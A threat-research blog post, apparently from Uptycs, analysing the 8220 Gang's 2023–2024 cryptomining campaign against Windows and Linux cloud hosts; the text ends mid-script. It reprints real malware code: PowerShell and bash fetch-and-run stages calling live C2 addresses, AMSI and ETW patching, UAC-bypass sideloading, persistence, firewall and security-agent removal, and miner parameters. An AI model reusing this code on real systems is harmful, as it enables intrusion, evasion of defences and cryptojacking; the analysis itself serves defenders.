8220 Gang Cyber Threats: Cloud Infrastructure & Cryptomining Tactics

By Uptycs Threat Research

Published: 2024-02-22 · Archived: 2026-04-05 12:37:06 UTC

Authors: Tejaswini Sandapolla, Shilpesh Trivedi

The 8220 Gang, a notorious Chinese-based threat actor group, has once again surfaced in the spotlight with a renewed assault on cloud based infrastructure. This latest campaign, unfolding from May 2023 through February 2024, showcases the gang's strategic pivot towards more sophisticated tactics and techniques, targeting both Linux and Windows platforms. Through a meticulously orchestrated operation, the group has been exploiting well-known vulnerabilities, including CVE-2021-44228 and CVE-2022-26134, underscoring a persistent threat to cloud environments worldwide.

The significance of this development cannot be overstated. The shift in the 8220 Gang's approach marks a critical evolution in cyber threats facing cloud infrastructure today. By leveraging internet scans for vulnerable applications, the group identifies potential entry points into cloud systems, exploiting unpatched vulnerabilities to gain unauthorized access. Once inside, they deploy a series of advanced evasion techniques, demonstrating a profound understanding of how to navigate and manipulate cloud environments to their advantage. This includes disabling security enforcement, modifying firewall rules, and removing cloud security services, thereby ensuring their malicious activities remain undetected.

The implications of these attacks are far-reaching, affecting countless organizations relying on cloud infrastructure for their operations. The change in tactics and methods employed by the 8220 Gang signifies an alarming advancement in cybercriminal capabilities, posing an increased risk to cloud security and emphasizing the need for heightened vigilance and robust security measures.

Uptycs' threat research team reveals the intricate details of the 8220 Gang's latest campaign, offering an in-depth analysis of their attack methodologies, the vulnerabilities exploited, and the defensive evasion tactics used. By understanding the nature of these attacks and the changes in the group's approach, organizations can better prepare themselves to defend against such sophisticated threats, ensuring the security and integrity of their cloud based infrastructure.

Overview of 8220 Gang's latest cryptomining campaign and historical timeline

In this latest campaign, the utilization of Windows PowerShell for fileless execution is noted, which leads to the deployment of a cryptominer. What sets this campaign apart from its predecessors is the adoption of distinctive techniques, including DLL sideloading, User Account Control (UAC) bypass, and the modification of AMSIscanBuffer and ETWEventWrite. These specific tactics represent a novel approach, showcasing the group's ingenuity in optimizing stealth and evasion measures, which distinguish it from previous instances. In the Linux campaign, there were no major changes found.




Figure 1 - Attack timeline (click image to view)

The figure above depicts the percentage of increased and decreased attacks for each month in comparison to the preceding month.

Windows

The group extends its focus to Windows systems, employing novel file and command-and-control (C&C) servers to circumvent prior detection methods. Their tactics involve employing diverse techniques to bypass antivirus (AV) and endpoint detection and response (EDR) systems, coupled with the utilization of fileless attacks, UAC Bypass and DLL sideloading strategies.

Stage 1: Bypass.ps1

1. In the first stage using the same URL as the Linux sample, a powershell script is used in the first step to download and execute the stage 2 payload.

```
$cc="http://5.42.67.29"
$sys=-join ([char[]](48..57+97..122) | Get-Random -Count (Get-Random (6..12)))
$dst="$env:temp\$sys.cmd"

netsh advfirewall set allprofiles state off
Get-Process network0*, *kthreaddi], kthreaddi, sysrv* -ErrorAction SilentlyContinue | Stop-Process

$list = netstat -ano | findstr TCP
for ($i = 0; $i -lt $list.Length; $i++) {
    $k = [Text.RegularExpressions.Regex]::Split($list[$i].Trim(), '\s+')
    if ($k[2] -match "(:3333|:4444|:5555|:7777|:9000)$") {
        Stop-Process -id $k[4]
    }
}

(New-Object Net.WebClient).DownloadFile("$cc/deliver.cmd", "$dst")
Start-Process "$dst" -windowstyle hidden
```

Figure 2 - Downloading payload deliver.cmd.

2. Stage 1 script turns off the firewall using the netsh utility like Linux variant.

3. Other known cryptocurrency miners such as network0, kthreaddi, sysrv etc are killed.

4. Processes listening on ports 3333, 4444, 5555, 7777, and 9000 are also stopped, as these ports are used by crypto mining processes.

5. Downloads stage2(deliver.cmd) and then executes it.

Stage 2: deliver.cmd

1. This is an obfuscated batch script. On deobfuscation we can see the following content.

```
$host.UI.RawUI.WindowTitle='C:\Users\gambit\AppData\Roaming\Network99717Man.cmd';
$ZnbN='CreateDecryptor'.
.'Decompress.'MainModule'.'TransformFinalBlock'.'ChangeExtension'.'ReadLines'.'Load'.'CopyTo'.'EntryPoint'.'ElementAt'.'GetCurren
tProcess'.'FromBase64String'.'Invoke'
powershell -w hidden;
function JqzyB($Twxuw){$lQvwX=[System.Security.Cryptography.Aes]::Create();
$lQvwX.Mode=[System.Security.Cryptography.CipherMode]::CBC;
$lQvwX.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
$lQvwX.Key=[System.Convert]::($ZnbN[12])('ARk5tKxzr20/66Exr6gw03wcE+BHhOkHjvK+P7DURT0=');
$lQvwX.IV=[System.Convert]::($ZnbN[12])('877KXl37RKXfULMQ2/0NIA==');
$YGjyT=$lQvwX.($ZnbN[0])();
$HqONW=$YGjyT.($ZnbN[4])($Twxuw,0,$Twxuw.Length)

$YGjyT.Dispose();
$lQvwX.Dispose();
$HqONW;
}function VIIqw($Twxuw){$GsnIT=New-Object System.IO.MemoryStream(,$Twxuw);
$EUUuN=New-Object System.IO.MemoryStream;
$GZmic=New-Object System.IO.Compression.GZipStream($GsnIT,[IO.Compression.CompressionMode]::($ZnbN[2]));
$GZmic.($ZnbN[8])($EUUuN);
$GZmic.Dispose();
$GsnIT.Dispose();
$EUUuN.Dispose();
$EUUuN.ToArray();}
$IEKfd=[System.IO.File]::($ZnbN[6])([Console]::Title);
$kBMxB=VIIqw (JqzyB ([Convert]::(FromBase64String)([System.Linq.Enumerable]::(ElementAt)($IEKfd, 5).Substring(2))));
$VzRgy=VIIqw (JqzyB ([Convert]::($ZnbN[12])([System.Linq.Enumerable]::(ElementAt)($IEKfd, 6).Substring(2))));
[System.Reflection.Assembly]::($ZnbN[7])([byte[]]$VzRgy).($ZnbN[9]).($ZnbN[13])($null,$null);
[System.Reflection.Assembly]::($ZnbN[7])([byte[]]$kBMxB).($ZnbN[9]).($ZnbN[13])($null,$null);
```

Figure 3 - Highly Obfuscated script

2. The script has two encrypted payloads(starting with ::). which are base64 decoded, AES decrypted and GZIP decompression.

Figure 4 - Encrypted payloads (starting with ::)

3. After decompression, it gives two PE files.

4. The small PE file which is about 11kb (name: YCWNEP) used for amsiscanbuffer and etweventwrite bypass. This executable aims to circumvent AMSI and evade Microsoft's event tracking mechanisms by patching with the EtwEventWrite and AmsiScanBuffer APIs, thereby making it difficult for security systems to detect and track its activities through ETW and AMSI.





Figure 5 - Uptycs Alert: Powershell execution detected to bypass defender detection

The patching of EtwEventWrite and AmsiScanBuffer functions is typically associated with evading detection mechanisms, specifically those employed by security software and systems. Let's break down the potential reasons for patching these functions:

EtwEventWrite Patching: Event Tracing for Windows (ETW): EtwEventWrite is a function related to ETW, a Windows feature for collecting and tracing events. By patching this function, attackers may attempt to suppress or manipulate the generation of event logs, making their activities less visible to system administrators and security analysts. This can be crucial for maintaining stealth during an attack.

AmsiScanBuffer Patching: Anti-Malware Scan Interface (AMSI): AmsiScanBuffer is part of the AMSI interface, which allows security applications to integrate with scripting engines and scan script content for malicious behavior. By patching this function, attackers seek to bypass or disable the scanning capabilities provided by AMSI, enabling them to execute malicious scripts without triggering alerts or interventions from security software.In summary, the patching of EtwEventWrite and AmsiScanBuffer functions is indicative of efforts to avoid detection and hinder the logging and scanning capabilities of Windows security features. This is a common strategy employed by attackers to operate stealthily and increase the likelihood of their malicious activities going undetected.

The bigger decrypted PE file serves several purposes (Stage 3).



```
namespace BypassStub
{
    // Token: 0x02000002 RID: 2
    internal class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        private static void Main()
        {
            Program.Unhook("ntdll.dll");
            if (Environment.OSVersion.Version.Major >= 10 || IntPtr.Size == 8)
            {
                Program.Unhook("kernel32.dll");
            }
            Program.Unhook2("amsi.dll", "AmsiScanBuffer", Convert.FromBase64String("uFcAB4DD"), Convert.FromBase64String("uFcAB4DCGAA="));
            Program.Unhook2("ntdll.dll", "EtwEventWrite", Convert.FromBase64String("ww=="), Convert.FromBase64String("whQA"));
        }

        // Token: 0x06000002 RID: 2 RVA: 0x000020D4 File Offset: 0x000002D4
        private static void Unhook2(string name, string fname, byte[] patch64, byte[] patch86)
        {
            try
            {
                IntPtr libraryAddress = Program.GetLibraryAddress(name, fname);
                if (libraryAddress == IntPtr.Zero)
                {
                    throw new Exception();
                }
                byte[] array;
                if (IntPtr.Size == 8)
                {
                    array = patch64;
                }
                else
                {
                    array = patch86;
                }
                uint newProtect;
                Program.VirtualProtect(libraryAddress, (IntPtr)array.Length, 64U, out newProtect);
                Marshal.Copy(array, 0, libraryAddress, array.Length);
                Program.VirtualProtect(libraryAddress, (IntPtr)array.Length, newProtect, out newProtect);
            }
            catch
            {
            }
        }
```


Figure 6 - The patching of EtwEventWrite and AmsiScanBuffer functions to evade detection

Stage 3

The bigger decrypted PE (from stage2) file serves several purposes:

a. Checks for the presence of a debugger.

b. Installs startup entry of itself as batch script (Network99717Man.cmd).



```
// Token: 0x06000002 RID: 2 RVA: 0x00002288 File Offset: 0x00000488
private static void InstallStartup(string batPath)
{
    string text = string.Empty;
    if (CLASS.IsAdmin)
    {
        text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Network99717Man.cmd";
        Process.Start(new ProcessStartInfo
        {
            FileName = "powershell.exe",
            Arguments = "Register-ScheduledTask -TaskName 'OneNote 99717' -Trigger (New-ScheduledTaskTrigger -AtLogon) -Action (New-ScheduledTaskAction -Execute '" + text + "') -Settings (New-ScheduledTaskSettingsSet -
              AllowStartIfOnBatteries -Hidden -ExecutionTimeLimit 0) -RunLevel Highest -Force",
            WindowStyle = ProcessWindowStyle.Hidden
        }).WaitForExit();
    }
    else
    {
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
        if (!Directory.Exists(folderPath))
        {
            Directory.CreateDirectory(folderPath);
        }
        text = folderPath + "\\Network99717Man.cmd";
    }
    if (batPath.IndexOf(text, StringComparison.OrdinalIgnoreCase) == 0)
    {
        return;
    }
    File.WriteAllBytes(text, File.ReadAllBytes(batPath));
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd.exe",
        Arguments = "/c start \"\" \"" + text + "\"",
        WindowStyle = ProcessWindowStyle.Hidden
    });
    Environment.Exit(0);
}
```

Figure 7 - Startup Entry




Figure 8 - Uptycs Alert: Powershell execution with scheduled Task

c. Windows Defender Exclusions are added via following command: powershell.exe" add-mppreference -exclusionpath @('A:\','C:\','D:\','Z:\').

d. Has two embedded encrypted resources named P and UAC. After decompressing(GZIP) they give two executables.

e. If the parent process is not run under admin rights, the executable tries to create a directory named “C:\\Windows ” (there is a space after “Windows”). But, Windows does not allow the creation of a trailing spaced directory and in order to bypass this restriction, it abuses the CreateDirectory API with the “\\?\” universal naming convention (UNC) prefix. This technique is to bypass and successfully create a trailing spaced directory. The executable then creates a “System32 " directory in the trailing spaced directory and copies a legitimate ComputerDefaults.exe from%system32% to that fake directory. Then executable UAC (md5: 29263792b788ecfa9f4e29699ed8ab61) is decrypted and copied into the trailing spaced directory and renamed as “propsys.dll” ["C:\\Windows\\System32\\propsys.dll"] and is loaded as "C:\\Windows\\System32\\ComputerDefaults.exe" is executed. This legitimate program ComputerDefaults.exe is affected by the DLL side-loading of propsys.dll.

```
try
{
    if (!CLASS.IsAdmin)
    {
        Directory.CreateDirectory("\\\\?\\C:\\Windows \\System32");
        File.Copy("C:\\Windows\\System32\\ComputerDefaults.exe", "C:\\Windows \\System32\\ComputerDefaults.exe", true);
        File.WriteAllBytes("C:\\Windows \\System32\\propsys.dll", CLASS.Uncompress(CLASS.GetEmbeddedResource("UAC")));
        Process.Start(new ProcessStartInfo
        {
            FileName = "C:\\Windows \\System32\\ComputerDefaults.exe",
            Arguments = "\"" + title + "\"",
            WindowStyle = ProcessWindowStyle.Hidden
        });
        Environment.Exit(0);
    }
    Directory.Delete("\\\\?\\C:\\Windows ", true);
}
```

Figure 9 - DLL Sideloading of malicious propsys.dll which is later used for UAC Bypass

f. The propsys.dll is a modified rust binary having string such as start-windowstylehidden-filepath. So basically ComputerDefaults.exe is called with arguments of filename %appdata%/Network99717Man.cmd. The malicious propsys.dll is employed solely for initiating the execution of the Network99717Man.cmd file. This strategy serves as a User Account Control (UAC) bypass mechanism, particularly effective if the parent file is not executed with Administrator privileges.

g. The main payload stage4 is obtained by decrypting resource “P” of stage 3.

Stage 4

1. The stage 4 payload has a memory stream which gets gzip decompressed, forming a PE file and loaded.

2. The above payload is loaded inside AddInProcess.exe via Process injection and is executed with parameters -o 217.182.205.238:8080 -u

ZEPHYR2xf9vMHptpxP6VY4hHwTe94b2L5SGyp9Czg57U8DwRT3RQvDd37eyKxoFJUYJvP5ivBbiFCAMyaKWUe9aPZzuNoDXYT
-p x --algo rx/0 --cpu-max-threads-hint=50




Figure 10 - Process Injection in AddInProcess.exe performing cryptomining

3. In the above process, we can clearly see that addinprocess.exe runs with high CPU usage > 85%.

4. Mining related strings can be seen in the dump of process AddinProcess.exe.




Figure 11 - Mining related strings found in Dump

What changed as compared to previous campaigns in Windows

The comprehensive strategy in the above detailed scenario revolves around the utilization of PowerShell for fileless execution, leading to the deployment of a cryptominer. What sets this campaign apart from its predecessors is the adoption of distinctive techniques, including DLL sideloading, User Account Control (UAC) bypass, and the modification of AMSIscanBuffer and ETWEventWrite. These specific tactics represent a novel approach, showcasing the campaign's ingenuity in optimizing stealth and evasion measures, which distinguish it from previous instances.

Linux malware operation

The primary objective of the Linux based attacks remains cryptojacking, as in previous years. The group actively conducts internet scans to identify susceptible applications, still employing tools such as masscan and spirit for reconnaissance, just using newer versions of them. The Linux variant is in the form of a shell script which downloads miners and other malware later.

In depth shell script analysis

The initial phase of the attack incorporates a shell script functioning as a downloader. This script employs multiple defense evasion techniques, ensuring persistence within the targeted system. Each of these techniques is detailed below:

Defense evasion techniques

1. The command setenforce 0 2>/dev/null is used to temporarily disable SELinux enforcement on a system.

2. Disables firewall via UFW disable.




Figure 12 - Uptycs Alert: Process trying to alter UFW firewall rules

3. Set the firewall to a state where all traffic (incoming, outgoing, and forwarded) is allowed without restriction via IPTABLES which can be seen in the figure below.

4. Removes immutable and append-only from /etc/ld.so.preload immutable and then empty its contents.

5. Removes certain cloud-related security services and agents, such as Alibaba, aliyun etc.

```
#!/bin/bash

mkdir -p /tmp /var/tmp
chmod 1777 /tmp /var/tmp
setenforce 0 2>/dev/null
ulimit -u 50000
ulimit -n 50000
sysctl -w fs.file-max=500000
mount -o remount,exec /tmp
mount -o remount,exec /var/tmp
ufw disable
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -F
chattr -ia /etc/ld.so.preload
> /etc/ld.so.preload

DIR="/var/tmp"
cd "$DIR"


if [ $(id -u) -eq 0 ]; then
    if ps aux|grep -i "[a]liyun"; then
        curl http://update.aegis.aliyun.com/download/uninstall.sh|bash
        curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh|bash
        pkill aliyun-service
        rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service /usr/local/aegis*
        systemctl stop aliyun.service
        systemctl disable aliyun.service
        service bcm-agent stop
        yum remove bcm-agent -y
        apt-get remove bcm-agent -y
    elif ps aux|grep -i "[y]unjing"; then
        /usr/local/qcloud/stargate/admin/uninstall.sh
        /usr/local/qcloud/YunJing/uninst.sh
        /usr/local/qcloud/monitor/barad/admin/uninstall.sh
    fi
fi
```

Figure 13 - Defense Evasion Technique

Downloading payload

The payload is downloaded from two sets of C2, whichever is active, as seen in the figure given below:

```
43
44 if [ $(ping -c 1 dw.c4kdeliver.top 2>/dev/null|grep "bytes of data" | wc -l ) -gt '0' ];
45 then
46     url="http://dw.c4kdeliver.top"
47 else
48     url="http://5.42.67.29"
49 fi
50
51 get() {
52     chattr -ia "$2"
53     wget --no-check-certificate -q -O "$2" "$1" || curl -k "$1" -o "$2" || lwp-download "$1" "$2"
54     chmod +x "$2"
55 }
56
```

Figure 14 - Downloading payload

The script is a versatile downloader that tries different methods (wget, curl, and lwp-download) to download a file and make it executable.

Apart from wget, curl, and lwp-download, in the newer versions it also uses python urllib package and custom bash function which are base64 encoded.

```
payload="(curl -s $url/2.gif || wget -q -O - $url/2.gif || lwp-download $url/2.gif /tmp/2.gif) | bash -sh; bash /tmp/2.gif; rm -rf /tmp/xms; echo
  cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly81LjQyLjY3L3NvZC5weSIpLnJlYWQoKSknIHx8IHB5dGhvbjIgLWMgJ2ltcG9ydCB1cmxsaWI7ZXhlYyh1cmxsaWIudXJsb3BlbigiaHR0cDovL2UuNDIuNjcuMy9kLnB5Iikucm
  | base64 -d | bash -; echo
  ZnVuY3Rpb24gZHcoKSB7IHJlYWQgLXIgcHJvdG8gc2VydmVyIHBhdGggPDw8IlQocHJpbnRmICclcycgIlR7MS8vLy8gfSIpIjsgaWYgWyAiJHByb3RvIiAhPSAiaHR0cDoiIF07IHRoZW4gcHJpbnRmID4mMiAic29ycnksICVzIHN1cHBvcnRzIG9ubHkgaHR0cFxuI
  | base64 -d | bash -"
```

Figure 15 - Base64 encoded commands

The utilization of base64 encoding for both Python code and a shell script in the download process serves as a strategy employed by malicious actors to obscure their activities. By encoding the content, threat actors aim to evade signature-based detection mechanisms commonly employed by security solutions.

The above base64 encoded data decodes to below:

```
python -c 'import urllib;exec(urllib.urlopen("http://5.42.67.3/d.py").read())' || python2 -c 'import
urllib;exec(urllib.urlopen("http://5.42.67.3/d.py").read())'
```

Figure 16 - Downloading payload via python urllib

Downloading payload via custom bash function:

```
function dw() { read -r proto server path <<<"$(printf '%s' "${1//// }")"; if [ "$proto" != "http:" ]; then printf >&2 "sorry,
%s supports only http\n" "${FUNCNAME[0]}"; return 1; fi; DOC=/${path// //}; HOST=${server//:*}; PORT=${server//*:}; [ "${HOST}"
= "${PORT}" ] && PORT=80; exec 3<>"/dev/tcp/${HOST}/$PORT"; printf 'GET %s HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >&3;
(while read -r line; do [ "$line" = $'\r' ] && break; done && cat) <&3; exec 3>&-; }; dw http://5.42.67.3/$(uname -m) >
/tmp/bash; dw http://5.42.67.3/bashirc.$(uname -m) > /tmp/python; chmod +x /tmp/bash /tmp/python; /tmp/bash -c -p 80 -p 443 -tls
-dp 80 -dp 443 -tls -d; /tmp/bash -c -p 80 -p 443 -tls -dp 80 -dp 443 -tls -d -pwn; rm -rf /tmp/bash /tmp/python
```

Figure 17 - Downloading payload via python urllib

Persistence

1. The script creates service to maintain persistence.

```
createservices() {
    echo
IyEvYmluL2Jhc2gKIyMjIEJFR0lOIElOSVQgSUSGTwojIFByb3ZpZGVzOiAgICAgICAgICBsaW51eCAtZAojIFJlcXVpcmVkLVN0YXJ0OgojIFJlcXVpcmVkLVN0b3A6CiMgRGVmYXVsdC1TdGFydDogICAgICAgIyMyA0IDUKIyBEZWZhdWx0LVN0b3A6CiMgU2hvcnQtRQ
| base64 -d  > /etc/init.d/linux-d
    echo
